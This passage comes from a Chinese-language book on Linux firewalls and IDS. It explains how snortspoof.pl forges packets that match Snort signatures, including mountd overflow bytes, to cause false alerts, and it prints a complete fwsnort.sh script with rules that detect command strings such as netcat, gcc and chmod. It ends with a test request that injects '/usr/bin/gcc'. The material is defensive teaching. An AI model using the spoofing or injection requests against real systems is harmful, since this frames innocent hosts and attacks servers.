    alert udp $EXTERNAL_NET any -> $HOME_NET 635 (msg:"EXPLOIT x86 Linux
mountd overflow"; content:"^|B0 02 89 06 FE C8 89|F|04 B0 06 89|F";
reference:bugtraq,121; reference:cve,1999-0002; classtype:attempted-admin;
sid:315; rev:6;)
```

现在使用snortspoof.pl脚本发送由exploit.rules文件描述的攻击（来自Snort规则ID 315的内容字段以粗体显示）：

```
[spoofer]#  tcpdump -i eth1 -l -nn -s 0 -X -c 1 port 635
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 65535 bytes
23:32:08.563668 IP 11.11.22.22.10000 > 44.44.55.55.635: UDP, length 14
     0x0000:  4510 002a 0000 4000 4011 b62f 0b0b 1616  E..*..@.@../....
     0x0010:  c0a8 0a03 2710 027b 0016 90cf 5eb0 0289  ....'..{....^...
     0x0020:  06fe c889 4604 b006 8946                 ....F....F
1 packets captured
2 packets received by filter
0 packets dropped by kernel
```

数据包跟踪显示snortspoof.pl将指向IP地址44.44.55.55的端口635的UDP数据包放入网络，与这个数据包相关的应用层数据完全符合Snort规则ID 315的描述。Snort和fwsnort在监控到这个数据包之后都将生成一个事件，IP地址11.11.22.22看上去似乎就是罪魁祸首。

本附录讨论了攻击者如何利用Snort规则集来创建貌似恶意的流量，从而导致Snort产生误报事件。snortspoof.pl脚本通过剖析Snort规则集，并使用原始套接字产生针对目标IP地址的攻击数据包，使得这个过程自动化。虽然snortspoof.pl只适用于Snort IDS，但类似的策略可以针对任何使用签名来检测可疑流量的IDS进行部署。你所需要做的事情只是获得一份签名集的副本并对snortspoof.pl稍作修改。

A.1.2 伪造的 UDP 攻击

许多入侵检测系统针对这种攻击方式的对策是跟踪TCP连接的状态，并只对通过已建立的会话传递的攻击发送警报。但这个方法对通过UDP发送的攻击没有效果，除非IDS部署一个基于时

间的机制，同时跟踪客户端发送的数据包以及所有相应的服务器响应。虽然以这种方式跟踪UDP通信使得IDS不会针对模拟恶意服务器响应的伪造攻击发送警报，但它不能解决来自UDP客户端的伪造攻击，因为对这一类的流量来说，双向通信不是必需的。Snort-2.6.1包含了一个强化支持UDP的stream5预处理器，针对Snort的伪造UDP服务器响应已不再有效。一般来说，剖析IDS的签名集并在网络上伪造它，是测试IDS所提供连接跟踪能力的一个好方法。

附录 B

一个完整的fwsnort脚本

在这个附录中，你将看到一个完整的fwsnort.sh脚本示例。它是由fwsnort为web-attacks.rules文件中的7个不同Snort规则生成的。这些规则由ID1332、1336、1338、1339、1341、1342和1360标识，它们用于检测Web客户端企图通过Web服务器执行某些命令的活动（通常是通过由Web服务器执行的接受用户输入的CGI程序）。这些命令都是Linux系统上的常见命令，包括gcc编译器、nc（Netcat）、chown、C shell chsh和id（用于查询分配给当前用户的UID和GID值）。任何Web客户端强制Web服务器执行这些命令的企图都是非常可疑的。

为了创建fwsnort.sh脚本并让它包含针对上述7个Snort规则的iptables命令，请以如下方式执行fwsnort：

```
[iptablesfw]# fwsnort --snort-sid 1332,1336,1338,1339,1341,1342,1360
[+] Parsing Snort rules files...
[+] Found sid: 1332 in web-attacks.rules
    Successful translation.
[+] Found sid: 1336 in web-attacks.rules
    Successful translation.
[+] Found sid: 1338 in web-attacks.rules
    Successful translation.
...
[+] Logfile:         /var/log/fwsnort.log
[+] Iptables script: /etc/fwsnort/fwsnort.sh
```

上面的输出表明Snort规则都已正确地转换为iptables规则（其中一些输出被省略了），fwsnort.sh脚本位于/etc/fwsnort目录中。我们在下面以完整的、未经简略的形式显示了该文件的内容。

```
[iptablesfw]# cat /etc/fwsnort/fwsnort.sh
#!/bin/sh
#
#############################################################################
#
# File:  /etc/fwsnort/fwsnort.sh
#
# Purpose:  This script was auto-generated by fwsnort and implements an
#           iptables ruleset based upon Snort rules. For more information,
```

```
#           see the fwsnort man page or the documentation available at
#           http://www.cipherdyne.org/fwsnort.
#
❶ # Generated with: fwsnort --snort-sid 1332,1336,1338,1339,1341,1342,1360
# Generated on host:  iptablesfw
# Generated at:       Wed Jul 18 18:26:19 2007
#
# Generated on host: iptables
#
# Author:  Michael Rash <mbr@cipherdyne.org>
#
# Version: 1.0 (file revision: 381)
#
################################################################################
#

#==================== config ====================
ECHO=/bin/echo
IPTABLES=/sbin/iptables
#================== end config ==================
###
############ Create fwsnort iptables chains. ############
###
❷ $IPTABLES -N FWSNORT_FORWARD 2> /dev/null
$IPTABLES -F FWSNORT_FORWARD

$IPTABLES -N FWSNORT_FORWARD_ESTAB 2> /dev/null
$IPTABLES -F FWSNORT_FORWARD_ESTAB

$IPTABLES -N FWSNORT_INPUT 2> /dev/null
$IPTABLES -F FWSNORT_INPUT

$IPTABLES -N FWSNORT_INPUT_ESTAB 2> /dev/null
$IPTABLES -F FWSNORT_INPUT_ESTAB

$IPTABLES -N FWSNORT_OUTPUT 2> /dev/null
$IPTABLES -F FWSNORT_OUTPUT

$IPTABLES -N FWSNORT_OUTPUT_ESTAB 2> /dev/null
$IPTABLES -F FWSNORT_OUTPUT_ESTAB


###
############ Inspect ESTABLISHED tcp connections. ############
###
❸ $IPTABLES -A FWSNORT_FORWARD -p tcp -m state --state ESTABLISHED -j
FWSNORT_FORWARD_ESTAB
$IPTABLES -A FWSNORT_INPUT -p tcp -m state --state ESTABLISHED -j
FWSNORT_INPUT_ESTAB
$IPTABLES -A FWSNORT_OUTPUT -p tcp -m state --state ESTABLISHED -j
FWSNORT_OUTPUT_ESTAB
```

```
###
############ web-attacks.rules ############
###
### alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-ATTACKS
/usr/bin/id command attempt"; flow:to_server,established;
content:"/usr/bin/id"; nocase; classtype:web-application-attack; sid:
1332; rev:5;)
❹ $IPTABLES -A FWSNORT_FORWARD_ESTAB -d 192.168.10.0/24 -p tcp --dport 80 -m
string --string "/usr/bin/id " --algo bm -m comment --comment "msg: WEB-ATTACKS
/usr/bin/id command attempt; classtype: web-application-attack; rev: 5;
FWS:0.9.0;" -j LOG --log-ip-options --log-tcp-options --log-prefix "[1]
SID1332 ESTAB "
$IPTABLES -A FWSNORT_INPUT_ESTAB -p tcp --dport 80 -m string --string
"/usr/bin/id" --algo bm -m comment --comment "msg: WEB-ATTACKS /usr/bin/id
command attempt; classtype: web-application-attack; rev: 5; FWS:0.9.0;" -j LOG
--log-ip-options --log-tcp-options --log-prefix "[1] SID1332 ESTAB "

### alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-ATTACKS
chmod command attempt"; flow:to_server,established; content:"/bin/chmod";
nocase; classtype:web-application-attack; sid:1336; rev:5;)

$IPTABLES -A FWSNORT_FORWARD_ESTAB -d 192.168.10.0/24 -p tcp --dport 80 -m
string --string "/bin/chmod" --algo bm -m comment --comment "msg: WEB-ATTACKS
chmod command attempt; classtype: web-application-attack; rev: 5; FWS:0.9.0;"
-j LOG --log-ip-options --log-tcp-options --log-prefix "[2] SID1336 ESTAB "
$IPTABLES -A FWSNORT_INPUT_ESTAB -p tcp --dport 80 -m string --string
"/bin/chmod" --algo bm -m comment --comment "msg: WEB-ATTACKS chmod command
attempt; classtype: web-application-attack; rev: 5; FWS:0.9.0;" -j LOG
--log-ip-options --log-tcp-options --log-prefix "[2] SID1336 ESTAB "

### alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-ATTACKS
chown command attempt"; flow:to_server,established; content:"/chown"; nocase;
classtype:web-application-attack; sid:1338; rev:6;)
$IPTABLES -A FWSNORT_FORWARD_ESTAB -d 192.168.10.0/24 -p tcp --dport 80 -m
string --string "/chown" --algo bm -m comment --comment "msg: WEB-ATTACKS
chown command attempt; classtype: web-application-attack; rev:6; FWS:0.9.0;"
-j LOG --log-ip-options --log-tcp-options -log-prefix "[3] SID1338 ESTAB "
$IPTABLES -A FWSNORT_INPUT_ESTAB -p tcp --dport 80 -m string --string "/chown"
--algo bm -m comment --comment "msg: WEB-ATTACKS chown command attempt;
classtype: web-application-attack; rev: 6; FWS:0.9.0;" -j LOG --log-ip-options
--log-tcp-options --log-prefix "[3] SID1338 ESTAB "

### alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-ATTACKS
chsh command attempt"; flow:to_server,established; content:"/usr/bin/chsh";
nocase; classtype:web-application-attack; sid:1339; rev:5;)
$IPTABLES -A FWSNORT_FORWARD_ESTAB -d 192.168.10.0/24 -p tcp --dport 80 -m
string --string "/usr/bin/chsh" --algo bm -m comment --comment "msg: WEB-ATTACKS
chsh command attempt; classtype: web-application-attack; rev: 5; FWS:0.9.0;" -
j LOG --log-ip-options --log-tcp-options --log-prefix "[4] SID1339 ESTAB "
$IPTABLES -A FWSNORT_INPUT_ESTAB -p tcp --dport 80 -m string --string
"/usr/bin/chsh" --algo bm -m comment --comment "msg: WEB-ATTACKS chsh command
attempt; classtype: web-application-attack; rev: 5; FWS:0.9.0;" -j LOG
--log-ip-options --log-tcp-options --log-prefix "[4] SID1339 ESTAB "

### alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-ATTACKS
```

```
/usr/bin/gcc command attempt"; flow:to_server,established;
content:"/usr/bin/gcc"; nocase; classtype:web-application-attack; si
d:1341; rev:5;)
$IPTABLES -A FWSNORT_FORWARD_ESTAB -d 192.168.10.0/24 -p tcp --dport 80 -m
string --string "/usr/bin/gcc" --algo bm -m comment --comment "msg: WEB-ATTACKS
/usr/bin/gcc command attempt; classtype: web-application-attack; rev: 5;
FWS:0.9.0;" -j LOG --log-ip-options --log-tcp-options --log-prefix "[5]
SID1341 ESTAB "
$IPTABLES -A FWSNORT_INPUT_ESTAB -p tcp --dport 80 -m string --string
"/usr/bin/gcc" --algo bm -m comment --comment "msg: WEB-ATTACKS /usr/bin/gcc
command attempt; classtype: web-application-attack; rev:5; FWS:0.9.0;" -j LOG
--log-ip-options --log-tcp-options --log-prefix "[5] SID1341 ESTAB "

### alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-ATTACKS
gcc command attempt"; flow:to_server,established; content:"gcc%20-o"; nocase;
classtype:web-application-attack; sid:1342; rev:5;)
$IPTABLES -A FWSNORT_FORWARD_ESTAB -d 192.168.10.0/24 -p tcp --dport 80 -m
string --string "gcc%20-o" --algo bm -m comment --comment "msg: WEB-ATTACKS
gcc command attempt; classtype: web-application-attack; rev: 5; FWS:0.9.0;" -j
LOG --log-ip-options --log-tcp-options --log-prefix "[6] SID1342 ESTAB "
$IPTABLES -A FWSNORT_INPUT_ESTAB -p tcp --dport 80 -m string --string "gcc%20-o"
--algo bm -m comment --comment "msg: WEB-ATTACKS gcc command attempt;
classtype: web-application-attack; rev: 5; FWS:0.9.0;" -j LOG --log-ip-options
--log-tcp-options --log-prefix "[6] SID1342 ESTAB "

### alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-ATTACKS
netcat command attempt"; flow:to_server,established; content:"nc%20"; nocase;
classtype:web-application-attack; sid:1360; rev:5;)
$IPTABLES -A FWSNORT_FORWARD_ESTAB -d 192.168.10.0/24 -p tcp --dport 80 -m
string --string "nc%20" --algo bm -m comment --comment "msg: WEB-ATTACKS
netcat command attempt; classtype: web-application-attack; rev: 5; FWS:0.9.0;"
-j LOG --log-ip-options --log-tcp-options --log-prefix "[7] SID1360 ESTAB "
$IPTABLES -A FWSNORT_INPUT_ESTAB -p tcp --dport 80 -m string --string "nc%20"
--algo bm -m comment --comment "msg: WEB-ATTACKS netcat command attempt;
classtype: web-application-attack; rev: 5; FWS:0.9.0;" -j LOG --log-ip-options
--log-tcp-options --log-prefix "[7] SID1360 ESTAB "
$ECHO "    Rules added: 14"


###
############ Jump traffic to the fwsnort chains. ############
###
❺ $IPTABLES -D FORWARD -i ! lo -j FWSNORT_FORWARD 2> /dev/null
$IPTABLES -I FORWARD 1 -i ! lo -j FWSNORT_FORWARD
$IPTABLES -D INPUT -i ! lo -j FWSNORT_INPUT 2> /dev/null
$IPTABLES -I INPUT 1 -i ! lo -j FWSNORT_INPUT
$IPTABLES -D OUTPUT -o ! lo -j FWSNORT_OUTPUT 2> /dev/null
$IPTABLES -I OUTPUT 1 -o ! lo -j FWSNORT_OUTPUT

### EOF ###
```

在❶处的fwsnort.sh脚本头部包括了用于执行fwsnort的命令行参数。这对确定fwsnort是如何建立fwsnort.sh脚本是非常有用的。在❷处fwsnort.sh创建了一组自定义链，所有签名匹配的规则都添加在这些链中。这使得fwsnort规则与系统上任何已有的iptables策略中的规则保持了一定程度

的分离，从而保证fwsnort策略与任何现有的iptables策略兼容。

从❸处开始的一组iptables规则使用了Netfilter的连接跟踪系统将属于ESTABLISHED连接的TCP数据包转发到fwsnort链FWSNORT_FORWARD_ESTAB、FWSNORT_INPUT_ESTAB和FWSNORT_OUTPUT_ESTAB中。这使得fwsnort只对属于真正TCP连接的数据包才执行代价昂贵的应用层字符串匹配操作。添加到这些链中的所有转换过的Snort规则都包含flow: established; 选项。关于该主题的更多内容见第9章。

fwsnort.sh脚本真正核心的内容是从❹处开始的。iptables根据7个Snort签名中描述的字符串对应用层数据进行搜索。如果Web会话触发了任何一个iptables规则，iptables就将生成syslog信息供psad分析。最后，在❺处fwsnort策略首先删除然后添加从内置的INPUT、OUTPUT和FORWARD链将网络流量跳转到自定义的fwsnort链FWSNORT_INPUT、FWSNORT_OUTPUT和FWSNORT_FORWARD的规则。（首先删除跳转规则使得可以反复执行fwsnort.sh脚本而不会重复添加每个跳转规则。）一旦网络流量跳转到了fwsnort链，每个数据包都将执行fwsnort白名单、黑名单和签名检查操作。

为了在Linux内核中激活fwsnort策略，只需执行fwsnort.sh脚本即可：

```
[iptablesfw]# /etc/fwsnort/fwsnort.sh
[+] Adding web-attacks rules.
    Rules added: 14
```

最后，为了验证fwsnort策略是否在起作用，可以在外网系统上发送包含字符串/usr/bin/gcc的Web请求到内网的Web服务器（见图1-2中的网络图）：

```
[ext_scanner]$ wget http://71.157.X.X/cgi/test.cgi?cmd=/usr/bin/
gcc%20%2dWall%20test%2e
--19:44:58--  http://71.157.X.X/cgi/test.cgi?cmd=/usr/bin/
gcc%20%2dWall%20test%2e
           => 'test.cgi?cmd=%2Fusr%2Fbin%2Fgcc -Wall test.'
Connecting to 71.157.X.X:80... connected.
HTTP request sent, awaiting response... 404 Not Found
19:44:58 ERROR 404: Not Found.
```

在发送了这个Web请求之后，你将在iptables系统上看到写在syslog中的日志信息，如下所示：

```
Mar 18 19:45:03 iptablesfw kernel: [5] SID1341 ESTAB IN=eth0 OUT=eth1
SRC=144.202.X.X DST=192.168.10.3 LEN=198 TOS=0x00 PREC=0x00 TTL=63 ID=60529
DF PROTO=TCP SPT=42180 DPT=80 WINDOW=92 RES=0x00 ACK PSH URGP=0
```